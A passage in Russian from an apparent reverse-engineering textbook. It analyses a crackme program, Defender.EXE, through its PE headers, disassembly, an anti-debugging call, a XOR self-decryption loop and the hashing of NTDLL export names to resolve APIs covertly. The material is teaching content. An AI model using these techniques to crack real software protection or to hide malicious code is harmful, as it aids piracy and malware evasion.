OPTIONAL HEADER VALUES

10B magic # (PE32)
7.10 linker version
3400 size of code
600 size of initialized data
0 size of uninitialized data
4232 entry point (00404232)
1000 base of code
5000 base of data
400000 image base (00400000 to 00407FFF)
1000 section alignment
200 file alignment
4.00 operating system version
0.00 image version
4.00 subsystem version
0 Win32 version
8000 size of image
400 size of headers
0 checksum
3 subsystem (Windows CUI)
400 DLL characteristics
No safe exception handler
100000 size of stack reserve
1000 size of stack commit
100000 size of heap reserve
1000 size of heap commit
0 loader flags
10 number of directories
5060 [      35] RVA [size] of Export Directory
5008 [      28] RVA [size] of Import Directory
0 [       0] RVA [size] of Resource Directory
0 [       0] RVA [size] of Exception Directory
0 [       0] RVA [size] of Certificates Directory
0 [       0] RVA [size] of Base Relocation Directory
0 [       0] RVA [size] of Debug Directory
0 [       0] RVA [size] of Architecture Directory
0 [       0] RVA [size] of Global Pointer Directory
```

Листинг 11.5. Продолжение.

```
0 [       0] RVA [size] of Thread Storage Directory
0 [       0] RVA [size] of Load Configuration Directory
0 [       0] RVA [size] of Bound Import Directory
5000 [       8] RVA [size] of Import Address Table Directory
0 [       0] RVA [size] of Delay Import Directory
0 [       0] RVA [size] of COM Descriptor Directory
0 [       0] RVA [size] of Reserved Directory

SECTION HEADER #1
.h3mf85n name

3300 virtual size
1000 virtual address (00401000 to 004042FF)
3400 size of raw data
400 file pointer to raw data (00000400 to 000037FF)
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
E0000020 flags

Code
Execute Read Write

SECTION HEADER #2

.rdata name

95 virtual size
5000 virtual address (00405000 to 00405094)
200 size of raw data
3800 file pointer to raw data (00003800 to 000039FF)
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
40000040 flags
Initialized Data
Read Only

SECTION HEADER #3

.data name

24 virtual size
6000 virtual address (00406000 to 00406023)
0 size of raw data
0 file pointer to raw data
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
C0000040 flags

Initialized Data
```

Листинг 11.5. Продолжение.

```
Read Write

SECTION HEADER #4
.h477w81 name

8C virtual size
7000 virtual address (00407000 to 0040708B)
200 size of raw data
3A00 file pointer to raw data (00003A00 to 00003BFF)
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
C0000040 flags

Initialized Data
Read Write

Summary

1000 .data
4000 .h3mf85n
1000 .h477w81
1000 .rdata
```

Листинг 11.5. Продолжение.

Параметр `/HEADERS` предоставляет намного больше сведений о программе. Например, легко увидеть, что секция номер 1, `.h3mf85n`, является секцией кода. Она помечена как Code, и в ней расположена точка входа программы: точка входа находится по адресу `404232`, а `.h3mf85n` занимает диапазон от `401000` до `4042FF`, поэтому адрес явно принадлежит этой секции. Другая секция со странным именем, `.h477w81`, по-видимому, представляет собой небольшую секцию данных, вероятно содержащую несколько переменных. Стоит также упомянуть, что флаг подсистемы равен 3. Он обозначает программу Windows CUI с консольным пользовательским интерфейсом, и при запуске Windows автоматически создаст для неё окно консоли.

Все необычно названные секции указывают, что программа, возможно, каким-либо образом упакована. Упаковщики создают особые секции с упакованным кодом или кодом распаковки. Стоит запустить программу в PEiD и проверить, не упакована ли она известным упаковщиком. PEiD распознаёт популярные сигнатуры исполняемых файлов и сообщает, был ли файл упакован одним из распространённых упаковщиков или продуктов защиты от копирования. PEiD можно загрузить с http://peid.has.it/. На рисунке 11.14 показан результат обработки Defender.EXE. К сожалению, PEiD сообщает "Nothing found", поэтому можно уверенно считать, что Defender либо не упакована, либо упакована неизвестным средством. Перейдём к дизассемблированию программы и выясним, откуда появляется сообщение "Sorry... Bad key, try again.".




Рисунок 11.14. При обработке Defender.EXE программа PEiD сообщает "Nothing found".

Исследование процедуры инициализации Defender

Поскольку программа, по-видимому, напрямую не вызывает никаких API, нет конкретного API, на который можно поставить точку останова, чтобы перехватить место печати сообщения. Поэтому остаётся попытать счастья: изучить точку входа и поискать интересный код, способный пролить свет на устройство программы. Загрузим её в IDA, выполним полный анализ и бегло взглянем на точку входа.

```
.h3mf85n:00404232 start
proc near
.h3mf85n:00404232
.h3mf85n:00404232 var_8           = dword ptr -8
.h3mf85n:00404232 var_4           = dword ptr -4
.h3mf85n:00404232
.h3mf85n:00404232                 push    ebp
.h3mf85n:00404233                 mov     ebp, esp
.h3mf85n:00404235                 push    ecx
.h3mf85n:00404236                 push    ecx
.h3mf85n:00404237                 push    esi
.h3mf85n:00404238                 push    edi
.h3mf85n:00404239                 call    sub_402EA8
.h3mf85n:0040423E                 push    eax
.h3mf85n:0040423F                 call    loc_4033D1
.h3mf85n:00404244                 mov     eax, dword_406000
.h3mf85n:00404249                 pop     ecx
.h3mf85n:0040424A                 mov     ecx, eax
.h3mf85n:0040424C                 mov     eax, [eax]
.h3mf85n:0040424E                 mov     edi, 6DEF20h
.h3mf85n:00404253                 xor     esi, esi
.h3mf85n:00404255                 jmp     short loc_404260
.h3mf85n:00404257 ; ---------------------------------------------------
```

Листинг 11.6. Дизассемблированная IDA функция точки входа Defender. Продолжение следует.

```
.h3mf85n:00404257
.h3mf85n:00404257 loc_404257:                 ; CODE XREF: start+30_j
.h3mf85n:00404257                 cmp     eax, edi
.h3mf85n:00404259                 jz      short loc_404283
.h3mf85n:0040425B                 add     ecx, 8
.h3mf85n:0040425E                 mov     eax, [ecx]
.h3mf85n:00404260
.h3mf85n:00404260 loc_404260:                 ; CODE XREF: start+23_j
.h3mf85n:00404260                 cmp     eax, esi
.h3mf85n:00404262                 jnz     short loc_404257
.h3mf85n:00404264                 xor     eax, eax
.h3mf85n:00404266
.h3mf85n:00404266 loc_404266:                 ; CODE XREF: start+5A_j
.h3mf85n:00404266                 lea     ecx, [ebp+var_8]
.h3mf85n:00404269                 push    ecx
.h3mf85n:0040426A                 push    esi
.h3mf85n:0040426B                 mov     [ebp+var_8], esi
.h3mf85n:0040426E                 mov     [ebp+var_4], esi
.h3mf85n:00404271                 call    eax
.h3mf85n:00404273                 call    loc_404202
.h3mf85n:00404278                 mov     eax, dword_406000
.h3mf85n:0040427D                 mov     ecx, eax
.h3mf85n:0040427F                 mov     eax, [eax]
.h3mf85n:00404281                 jmp     short loc_404297
.h3mf85n:00404283 ; -------------------------------------------------
.h3mf85n:00404283
.h3mf85n:00404283 loc_404283:                 ; CODE XREF: start+27_j
.h3mf85n:00404283                 mov     eax, [ecx+4]
.h3mf85n:00404286                 add     eax, dword_40601C
.h3mf85n:0040428C                 jmp     short loc_404266
.h3mf85n:0040428E ; -------------------------------------------------
.h3mf85n:0040428E
.h3mf85n:0040428E loc_40428E:                 ; CODE XREF: start+67_j
.h3mf85n:0040428E                 cmp     eax, edi
.h3mf85n:00404290                 jz      short loc_4042BA
.h3mf85n:00404292                 add     ecx, 8
.h3mf85n:00404295                 mov     eax, [ecx]
.h3mf85n:00404297
.h3mf85n:00404297 loc_404297:                 ; CODE XREF: start+4F_j
.h3mf85n:00404297                 cmp     eax, esi
.h3mf85n:00404299                 jnz     short loc_40428E
.h3mf85n:0040429B                 xor     eax, eax
.h3mf85n:0040429D
.h3mf85n:0040429D loc_40429D:                 ; CODE XREF: start+91_j
.h3mf85n:0040429D                 lea     ecx, [ebp+var_8]
.h3mf85n:004042A0                 push    ecx
.h3mf85n:004042A1                 push    esi
.h3mf85n:004042A2                 mov     [ebp+var_8], esi
```

Листинг 11.6. Продолжение.

```
.h3mf85n:004042A5                 mov     [ebp+var_4], esi
.h3mf85n:004042A8                 call    eax
.h3mf85n:004042AA                 call    loc_401746
.h3mf85n:004042AF                 mov     eax, dword_406000
.h3mf85n:004042B4                 mov     ecx, eax
.h3mf85n:004042B6                 mov     eax, [eax]
.h3mf85n:004042B8                 jmp     short loc_4042CE
.h3mf85n:004042BA ; ---------------------------------------------------
.h3mf85n:004042BA
.h3mf85n:004042BA loc_4042BA:                     ; CODE XREF: start+5E_j
.h3mf85n:004042BA                 mov     eax, [ecx+4]
.h3mf85n:004042BD                 add     eax, dword_40601C
.h3mf85n:004042C3                 jmp     short loc_40429D
.h3mf85n:004042C5 ; ---------------------------------------------------
.h3mf85n:004042C5
.h3mf85n:004042C5 loc_4042C5:                     ; CODE XREF: start+9E_j
.h3mf85n:004042C5                 cmp     eax, edi
.h3mf85n:004042C7                 jz      short loc_4042F5
.h3mf85n:004042C9                 add     ecx, 8
.h3mf85n:004042CC                 mov     eax, [ecx]
.h3mf85n:004042CE
.h3mf85n:004042CE loc_4042CE:                     ; CODE XREF: start+86_j
.h3mf85n:004042CE                 cmp     eax, esi
.h3mf85n:004042D0                 jnz     short loc_4042C5
.h3mf85n:004042D2                 xor     ecx, ecx
.h3mf85n:004042D4
.h3mf85n:004042D4 loc_4042D4:                     ; CODE XREF: start+CC_j
.h3mf85n:004042D4                 lea     eax, [ebp+var_8]
.h3mf85n:004042D7                 push    eax
.h3mf85n:004042D8                 push    esi
.h3mf85n:004042D9                 mov     [ebp+var_8], esi
.h3mf85n:004042DC                 mov     [ebp+var_4], esi
.h3mf85n:004042DF                 call    ecx
.h3mf85n:004042E1                 call    loc_402082
.h3mf85n:004042E6                 call    ds:IsDebuggerPresent
.h3mf85n:004042EC                 xor     eax, eax
.h3mf85n:004042EE                 pop     edi
.h3mf85n:004042EF                 inc     eax
.h3mf85n:004042F0                 pop     esi
.h3mf85n:004042F1                 leave
.h3mf85n:004042F2                 retn    8
.h3mf85n:004042F5 ; ---------------------------------------------------
.h3mf85n:004042F5
.h3mf85n:004042F5 loc_4042F5:                     ; CODE XREF: start+95_j
.h3mf85n:004042F5                 mov     ecx, [ecx+4]
.h3mf85n:004042F8                 add     ecx, dword_40601C
.h3mf85n:004042FE                 jmp     short loc_4042D4
.h3mf85n:004042FE start           endp
```

Листинг 11.6. Продолжение.

Листинг 11.6 показывает функцию точки входа Defender. Беглый осмотр выявляет одно важное свойство: это не обычная процедура инициализации библиотеки времени выполнения. Даже если вы никогда прежде не видели такую процедуру, можно с уверенностью предположить, что она не заканчивается вызовом `IsDebuggerPresent`. Кстати о вызове: посмотрите, как сразу после возврата EAX складывается по XOR с самим собой. Возвращённое значение игнорируется! Быстрая проверка на http://msdn.microsoft.com показывает, что `IsDebuggerPresent` должна возвращать логическое значение наличия отладчика. Обнуление EAX через XOR сразу после API делает вызов бессмысленным.

Вернёмся к началу листинга 11.6 и попробуем узнать что-либо о Defender, начав с вызова `402EA8`. Посмотрим, что он делает.

```
.h3mf85n:00402EA8 sub_402EA8
proc near
.h3mf85n:00402EA8
.h3mf85n:00402EA8 var_4           = dword ptr -4
.h3mf85n:00402EA8
.h3mf85n:00402EA8                 push    ecx
.h3mf85n:00402EA9                 mov     eax, large fs:30h
.h3mf85n:00402EAF                 mov     [esp+4+var_4], eax
.h3mf85n:00402EB2                 mov     eax, [esp+4+var_4]
.h3mf85n:00402EB5                 mov     eax, [eax+0Ch]
.h3mf85n:00402EB8                 mov     eax, [eax+0Ch]
.h3mf85n:00402EBB                 mov     eax, [eax]
.h3mf85n:00402EBD                 mov     eax, [eax+18h]
.h3mf85n:00402EC0                 pop     ecx
.h3mf85n:00402EC1                 retn
.h3mf85n:00402EC1 sub_402EA8      endp
```

Предыдущая процедура начинается с интересной последовательности, загружающей значение из `fs:30h`. В операционных системах семейства NT регистр fs обычно используется для доступа к локальным сведениям потока. Для любого потока `fs:0` указывает на его структуру TEB (Thread Environment Block), содержащую множество закрытых сведений потока, необходимых системе во время работы. Здесь функция обращается к смещению +30. К счастью, в Windows доступны подробные символьные сведения, по которым можно узнать смысл смещения +30 в TEB. Для этого загрузите символы NTDLL в WinDbg и примените команду DT. Дополнительные сведения о WinDbg и DT приведены на странице Microsoft Debugging Tools: www.microsoft.com/whdc/devtools/debugging/default.mspx.

Определение TEB довольно длинное, поэтому я приведу лишь начало до используемого программой смещения +30.

```
+0x000 NtTib            : _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId         : _CLIENT_ID
+0x028 ActiveRpcHandle  : Ptr32 Void
+0x02c ThreadLocalStoragePointer : Ptr32 Void
+0x030 ProcessEnvironmentBlock : Ptr32 _PEB
.
.
```

Очевидно, первая строка обращается через TEB к блоку окружения процесса Process Environment Block. PEB в Windows является структурой сведений о процессе, как TEB - структурой сведений о потоке. По адресу `00402EB5` программа обращается к смещению +c в PEB. Посмотрим, что там находится. Полное определение вновь довольно длинное, поэтому приведено лишь его начало.

```
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged    : UChar
+0x003 SpareBool        : UChar
+0x004 Mutant           : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
+0x00c Ldr              : Ptr32 _PEB_LDR_DATA
.
.
```

В данном случае смещение +c ведёт к _PEB_LDR_DATA, то есть к сведениям загрузчика. Посмотрим, что содержит эта структура.

```
+0x000 Length           : Uint4B
+0x004 Initialized      : UChar
+0x008 SsHandle         : Ptr32 Void
+0x00c InLoadOrderModuleList : _LIST_ENTRY
+0x014 InMemoryOrderModuleList : _LIST_ENTRY
+0x01c InInitializationOrderModuleList : _LIST_ENTRY
+0x024 EntryInProgress  : Ptr32 Void
```

Структура, по-видимому, предназначена для управления исполняемыми файлами, загруженными в текущий процесс. В ней несколько списков модулей, каждый из которых содержит загруженные модули в своём порядке. Функция берёт смещение +c, то есть обращается к InLoadOrderModuleList. Рассмотрим структуру данных модуля LDR_DATA_TABLE_ENTRY и попробуем понять, что ищет функция.

Следующее определение LDR_DATA_TABLE_ENTRY получено командой DT в WinDbg. Некоторые файлы символов Windows действительно содержат определения структур данных, которые можно вывести этой командой. Достаточно ввести DT ModuleName!*, чтобы получить список всех доступных имён, а затем DT ModuleName!StructureName, чтобы увидеть аккуратный перечень членов.

```
+0x000 InLoadOrderLinks : _LIST_ENTRY
+0x008 InMemoryOrderLinks : _LIST_ENTRY
+0x010 InInitializationOrderLinks : _LIST_ENTRY
+0x018 DllBase          : Ptr32 Void
+0x01c EntryPoint       : Ptr32 Void
+0x020 SizeOfImage      : Uint4B
+0x024 FullDllName      : _UNICODE_STRING
+0x02c BaseDllName      : _UNICODE_STRING
+0x034 Flags            : Uint4B
+0x038 LoadCount        : Uint2B
+0x03a TlsIndex         : Uint2B
+0x03c HashLinks        : _LIST_ENTRY
+0x03c SectionPointer   : Ptr32 Void
+0x040 CheckSum         : Uint4B
+0x044 TimeDateStamp    : Uint4B
+0x044 LoadedImports    : Ptr32 Void
+0x048 EntryPointActivationContext : Ptr32 _ACTIVATION_CONTEXT
+0x04c PatchInformation : Ptr32 Void
```

Получив указатель на InLoadOrderModuleList, функция, по-видимому, обращается к смещению +0 первого модуля. Судя по структуре, смещение +0 является частью LIST_ENTRY. Выведем её и выясним значение смещения.

```
+0x000 Flink            : Ptr32 _LIST_ENTRY
+0x004 Blink            : Ptr32 _LIST_ENTRY
```

По смещению +0 находится Flink, вероятно сокращение от "forward link", то есть прямая ссылка. Функция жёстко заданным образом пропускает первую запись независимо от её содержимого. Это довольно необычно: для связного списка ожидается цикл, но его нет, функция просто пропускает первый элемент. Затем она возвращает значение по смещению +18 второй записи. В `_LDR_DATA_TABLE_ENTRY` по +18 находится DllBase. Следовательно, функция, по-видимому, лишь ищет базовый адрес некоторой DLL. Теперь разумно загрузить Defender.EXE в WinDbg, посмотреть сведения загрузчика и выяснить, какой модуль идёт вторым. Для этого применяется команда `!dlls`, выводящая сравнительно удобное представление структур данных загрузчика. Параметр `-l` заставляет её перечислить модули в порядке загрузки, то есть фактически тот список, который мы обошли, получив `InLoadOrderModuleList` из `PEB_LDR_DATA`.

```
0:000> !dlls -l

0x00241ee0: C:\Documents and Settings\Eldad Eilam\Defender.exe
Base   0x00400000  EntryPoint  0x00404232  Size        0x00008000
Flags  0x00005000  LoadCount   0x0000ffff  TlsIndex    0x00000000

LDRP_LOAD_IN_PROGRESS
LDRP_ENTRY_PROCESSED

0x00241f48: C:\WINDOWS\system32\ntdll.dll
Base   0x7c900000  EntryPoint  0x7c913156  Size        0x000b0000
Flags  0x00085004  LoadCount   0x0000ffff  TlsIndex    0x00000000

LDRP_IMAGE_DLL
LDRP_LOAD_IN_PROGRESS
LDRP_ENTRY_PROCESSED
LDRP_PROCESS_ATTACH_CALLED

0x00242010: C:\WINDOWS\system32\kernel32.dll
Base   0x7c800000  EntryPoint  0x7c80b436  Size        0x000f4000
Flags  0x00085004  LoadCount   0x0000ffff  TlsIndex    0x00000000

LDRP_IMAGE_DLL
LDRP_LOAD_IN_PROGRESS
LDRP_ENTRY_PROCESSED
LDRP_PROCESS_ATTACH_CALLED
```

Итак, вторым модулем является NTDLL.DLL. Функция по адресу `00402EA8` просто получает адрес NTDLL.DLL в памяти. Это вполне логично: как уже говорилось, программа совершенно не могла бы взаимодействовать с пользователем без какого-либо интерфейса к операционной системе. Получение адреса NTDLL.DLL, очевидно, служит первым шагом к созданию такого интерфейса.

Вернувшись к листингу 11.6, мы видим, что возвращённое `00402EA8` значение сразу передаётся следующей вызываемой функции `004033D1`. Посмотрим на неё.

```
loc_4033D1:
.h3mf85n:004033D1                push    ebp
.h3mf85n:004033D2                mov     ebp, esp
.h3mf85n:004033D4                sub     esp, 22Ch
.h3mf85n:004033DA                push    ebx
.h3mf85n:004033DB                push    esi
.h3mf85n:004033DC                push    edi
.h3mf85n:004033DD                push    offset dword_4034DD
.h3mf85n:004033E2                pop     eax
.h3mf85n:004033E3                mov     [ebp-20h], eax
.h3mf85n:004033E6                push    offset loc_4041FD
.h3mf85n:004033EB                pop     eax
.h3mf85n:004033EC                mov     [ebp-18h], eax
.h3mf85n:004033EF                mov     eax, offset dword_4034E5
.h3mf85n:004033F4                mov     ds:dword_4034D6, eax
.h3mf85n:004033FA                mov     dword ptr [ebp-8], 1
.h3mf85n:00403401                cmp     dword ptr [ebp-8], 0
.h3mf85n:00403405                jz      short loc_40346D
.h3mf85n:00403407                mov     eax, [ebp-18h]
.h3mf85n:0040340A                sub     eax, [ebp-20h]
.h3mf85n:0040340D                mov     [ebp-30h], eax
```

Листинг 11.7. Дизассемблированная IDA Pro функция 4033D1 из Defender. Продолжение следует.

```
.h3mf85n:00403410                 mov     eax, [ebp-20h]
.h3mf85n:00403413                 mov     [ebp-34h], eax
.h3mf85n:00403416                 and     dword ptr [ebp-24h], 0
.h3mf85n:0040341A                 and     dword ptr [ebp-28h], 0
.h3mf85n:0040341E loc_40341E:     ; CODE XREF: .h3mf85n:00403469_j
.h3mf85n:0040341E                 cmp     dword ptr [ebp-30h], 3
.h3mf85n:00403422                 jbe     short loc_40346B
.h3mf85n:00403424                 mov     eax, [ebp-34h]
.h3mf85n:00403427                 mov     eax, [eax]
.h3mf85n:00403429                 mov     [ebp-2Ch], eax
.h3mf85n:0040342C                 mov     eax, [ebp-34h]
.h3mf85n:0040342F                 mov     eax, [eax]
.h3mf85n:00403431                 xor     eax, 2BCA6179h
.h3mf85n:00403436                 mov     ecx, [ebp-34h]
.h3mf85n:00403439                 mov     [ecx], eax
.h3mf85n:0040343B                 mov     eax, [ebp-34h]
.h3mf85n:0040343E                 mov     eax, [eax]
.h3mf85n:00403440                 xor     eax, [ebp-28h]
.h3mf85n:00403443                 mov     ecx, [ebp-34h]
.h3mf85n:00403446                 mov     [ecx], eax
.h3mf85n:00403448                 mov     eax, [ebp-2Ch]
.h3mf85n:0040344B                 mov     [ebp-28h], eax
.h3mf85n:0040344E                 mov     eax, [ebp-24h]
.h3mf85n:00403451                 xor     eax, [ebp-2Ch]
.h3mf85n:00403454                 mov     [ebp-24h], eax
.h3mf85n:00403457                 mov     eax, [ebp-34h]
.h3mf85n:0040345A                 add     eax, 4
.h3mf85n:0040345D                 mov     [ebp-34h], eax
.h3mf85n:00403460                 mov     eax, [ebp-30h]
.h3mf85n:00403463                 sub     eax, 4
.h3mf85n:00403466                 mov     [ebp-30h], eax
.h3mf85n:00403469                 jmp     short loc_40341E
.h3mf85n:0040346B ; ---------------------------------------------------
.h3mf85n:0040346B
.h3mf85n:0040346B loc_40346B:     ; CODE XREF: .h3mf85n:00403422_j
.h3mf85n:0040346B                 jmp     short near ptr unk_4034D5
.h3mf85n:0040346D ; ---------------------------------------------------
.h3mf85n:0040346D
.h3mf85n:0040346D loc_40346D:     ; CODE XREF: .h3mf85n:00403405_j
.h3mf85n:0040346D                 mov     eax, [ebp-18h]
.h3mf85n:00403470                 sub     eax, [ebp-20h]
.h3mf85n:00403473                 mov     [ebp-40h], eax
.h3mf85n:00403476                 mov     eax, [ebp-20h]
.h3mf85n:00403479                 mov     [ebp-44h], eax
.h3mf85n:0040347C                 and     dword ptr [ebp-38h], 0
.h3mf85n:00403480                 and     dword ptr [ebp-3Ch], 0
.h3mf85n:00403484
.h3mf85n:00403484 loc_403484:     ; CODE XREF: .h3mf85n:004034CB_j
.h3mf85n:00403484                 cmp     dword ptr [ebp-40h], 3
```

Листинг 11.7. Продолжение.

```
.h3mf85n:00403488                jbe     short loc_4034CD
.h3mf85n:0040348A                mov     eax, [ebp-44h]
.h3mf85n:0040348D                mov     eax, [eax]
.h3mf85n:0040348F                xor     eax, [ebp-3Ch]
.h3mf85n:00403492                mov     ecx, [ebp-44h]
.h3mf85n:00403495                mov     [ecx], eax
.h3mf85n:00403497                mov     eax, [ebp-44h]
.h3mf85n:0040349A                mov     eax, [eax]
.h3mf85n:0040349C                xor     eax, 2BCA6179h
.h3mf85n:004034A1                mov     ecx, [ebp-44h]
.h3mf85n:004034A4                mov     [ecx], eax
.h3mf85n:004034A6                mov     eax, [ebp-44h]
.h3mf85n:004034A9                mov     eax, [eax]
.h3mf85n:004034AB                mov     [ebp-3Ch], eax
.h3mf85n:004034AE                mov     eax, [ebp-44h]
.h3mf85n:004034B1                mov     ecx, [ebp-38h]
.h3mf85n:004034B4                xor     ecx, [eax]
.h3mf85n:004034B6                mov     [ebp-38h], ecx
.h3mf85n:004034B9                mov     eax, [ebp-44h]
.h3mf85n:004034BC                add     eax, 4
.h3mf85n:004034BF                mov     [ebp-44h], eax
.h3mf85n:004034C2                mov     eax, [ebp-40h]
.h3mf85n:004034C5                sub     eax, 4
.h3mf85n:004034C8                mov     [ebp-40h], eax
.h3mf85n:004034CB                jmp     short loc_403484
.h3mf85n:004034CD ; ---------------------------------------------------
.h3mf85n:004034CD
.h3mf85n:004034CD loc_4034CD:    ; CODE XREF: .h3mf85n:00403488_j
.h3mf85n:004034CD                mov     eax, [ebp-38h]
.h3mf85n:004034D0                mov     dword_406008, eax
.h3mf85n:004034D0 ; ---------------------------------------------------
.h3mf85n:004034D5 db  68h        ; CODE XREF: .h3mf85n:loc_40346B_j
.h3mf85n:004034D6 dd 4034E5h     ; DATA XREF: .h3mf85n:004033F4_w
.h3mf85n:004034DA ; ---------------------------------------------------
.h3mf85n:004034DA                pop     ebx
.h3mf85n:004034DB                jmp     ebx
.h3mf85n:004034DB ; ---------------------------------------------------
.h3mf85n:004034DD dword_4034DD   dd 0DDF8286Bh, 2A7B348Ch
.h3mf85n:004034E5 dword_4034E5   dd 88B9107Eh, 0E6F8C142h, 7D7F2B8Bh,

0DF8902F1h, 0B1C8CBC5h
.
.
.
.h3mf85n:00403CE5                dd 157CB335h
.h3mf85n:004041FD ; ---------------------------------------------------
.h3mf85n:004041FD
.h3mf85n:004041FD loc_4041FD:    ; DATA XREF: .h3mf85n:004033E6_o
.h3mf85n:004041FD                pop     edi
.h3mf85n:004041FE                pop     esi
```

Листинг 11.7. Продолжение.

```
.h3mf85n:004041FF                pop     ebx
.h3mf85n:00404200                leave
.h3mf85n:00404201                retn
```

Листинг 11.7. Продолжение.

Функция начинается на первый взгляд знакомой последовательностью, но затем происходит нечто очень странное. Посмотрите на код по адресу `004034DD` после `JMP EBX`. Судя по всему, IDA решила, что это данные, а не код. Данные продолжаются до адреса `4041FD`; ради экономии места я удалил большую их часть из листинга. Почему данные находятся посреди функции? Такая картина довольно обычна для кода защиты от копирования: процедуры хранятся в двоичных файлах зашифрованными и расшифровываются во время выполнения. Вероятно, нераспознанные данные - просто зашифрованный код, который расшифровывается при работе.

Быстро проанализируем начальный незашифрованный код функции. Сразу видно, что "читаемая" область примерно разделена на две большие части, вероятно оператором `if`. Условный переход по адресу `00403405` решает, куда идти, однако инструкция `CMP` по адресу `00403401` сравнивает `[ebp-8]` с 0, хотя строкой выше туда записана 1. Обычно такая последовательность встречается в цикле, где переменная изменяется, после чего код снова выполняется. По данным IDA, в этой функции подобных переходов нет.

Поскольку нет оснований считать, что код по адресу `40346D` когда-либо выполняется, ведь в `[ebp-8]` жёстко записана 1, пока можно сосредоточиться на первом варианте. Вкратце, перед нами цикл, проходящий по фрагменту данных и выполняющий XOR с константой `2BCA6179h`. Если вернуться к первоначальной инициализации указателя, мы придём к `004033E3`, где `[ebp-20h]` через стек получает значение `4034DD`. Позднее `[ebp-20h]` служит начальным адресом для операции XOR. В листинге видно, что `4034DD` расположен в середине функции, именно там, где заканчивается код и начинаются данные.

Итак, код, по-видимому, реализует некоторый алгоритм расшифровки. Зашифрованные данные находятся прямо в середине функции по адресу `4034DD`. Теперь обычно полезно перейти к динамическому представлению в отладчике и посмотреть результат расшифровки. Запустите программу в OllyDbg и поставьте точку останова в самом конце процесса по адресу `0040346B`. Когда OllyDbg достигнет его, данные в `4034DD` сначала всё ещё выглядят нераспознанными, и Olly выводит примерно следующее:

```
004034DD     12             DB 12
004034DE     49             DB 49
004034DF     32             DB 32
004034E0     F6             DB F6
004034E1     9E             DB 9E
004034E2     7D             DB 7D
```

Однако нужно просто приказать Olly повторно проанализировать эту память и поискать осмысленное содержимое. Для этого нажмите Ctrl+A. Изменение заметно сразу: вместо бессмысленных байтов теперь виден код на языке ассемблера. Если прокрутить несколько страниц, окажется, что кода довольно много, фактически десятки страниц. Это настоящее тело исследуемой функции `4033D1`; код листинга 11.7 был лишь прологом расшифровки. Полная расшифрованная версия `4033D1` очень длинна и заняла бы много страниц, поэтому я опишу общую структуру и назначение функции в целом, включив лишь ключевые фрагменты, заслуживающие исследования. Полезно открыть OllyDbg и позволить функции расшифровать себя, чтобы смотреть на код по ходу чтения: в ней немало интересного. Важно понимать, что попытка разобраться в каждой строке огромной функции непрактична и даже бесполезна. Вместо этого нужно распознать ключевые области кода и понять их назначение.

Анализ расшифрованного кода

Функция начинается с манипуляций над указателем на базовый адрес NTDLL, полученный ранее. Она проходит по заголовку PE библиотеки NTDLL до каталога экспорта. OllyDbg подсказывает это, комментируя указатель на каталог как `ntdll.$$VProc_ImageExportDirectory`. Затем функция перебирает экспортируемые элементы и выполняет над каждой строкой имени функции интересные и крайне необычные арифметические действия. Рассмотрим соответствующий код.

```
004035A4    MOV EAX,DWORD PTR [EBP-68]
004035A7    MOV ECX,DWORD PTR [EBP-68]
004035AA    DEC ECX
004035AB    MOV DWORD PTR [EBP-68],ECX
004035AE    TEST EAX,EAX
004035B0    JE SHORT Defender.004035D0
004035B2    MOV EAX,DWORD PTR [EBP-64]
004035B5    ADD EAX,DWORD PTR [EBP-68]
004035B8    MOVSX ESI,BYTE PTR [EAX]
004035BB    MOV EAX,DWORD PTR [EBP-68]
004035BE    CDQ
004035BF    PUSH 18
004035C1    POP ECX

004035C2    IDIV ECX
004035C4    MOV ECX,EDX
004035C6    SHL ESI,CL
004035C8    ADD ESI,DWORD PTR [EBP-6C]
004035CB    MOV DWORD PTR [EBP-6C],ESI
004035CE    JMP SHORT Defender.004035A4
```

В отладчике легко увидеть, что `[EBP-68]` содержит вычисленную ранее длину текущей строки, а `[EBP-64]` - её адрес. Затем начинается цикл, который берёт каждый символ, сдвигает его влево на текущий индекс `[EBP-68]` по модулю 24 и добавляет результат к аккумулятору в `[EBP-6C]`. Получается 32-разрядное число, похожее на контрольную сумму строки. Пока неясно, зачем она нужна. После обработки всех символов выполняется следующий код:

```
004035D0    CMP DWORD PTR [EBP-6C],39DBA17A
004035D7    JNZ SHORT Defender.004035F1
```

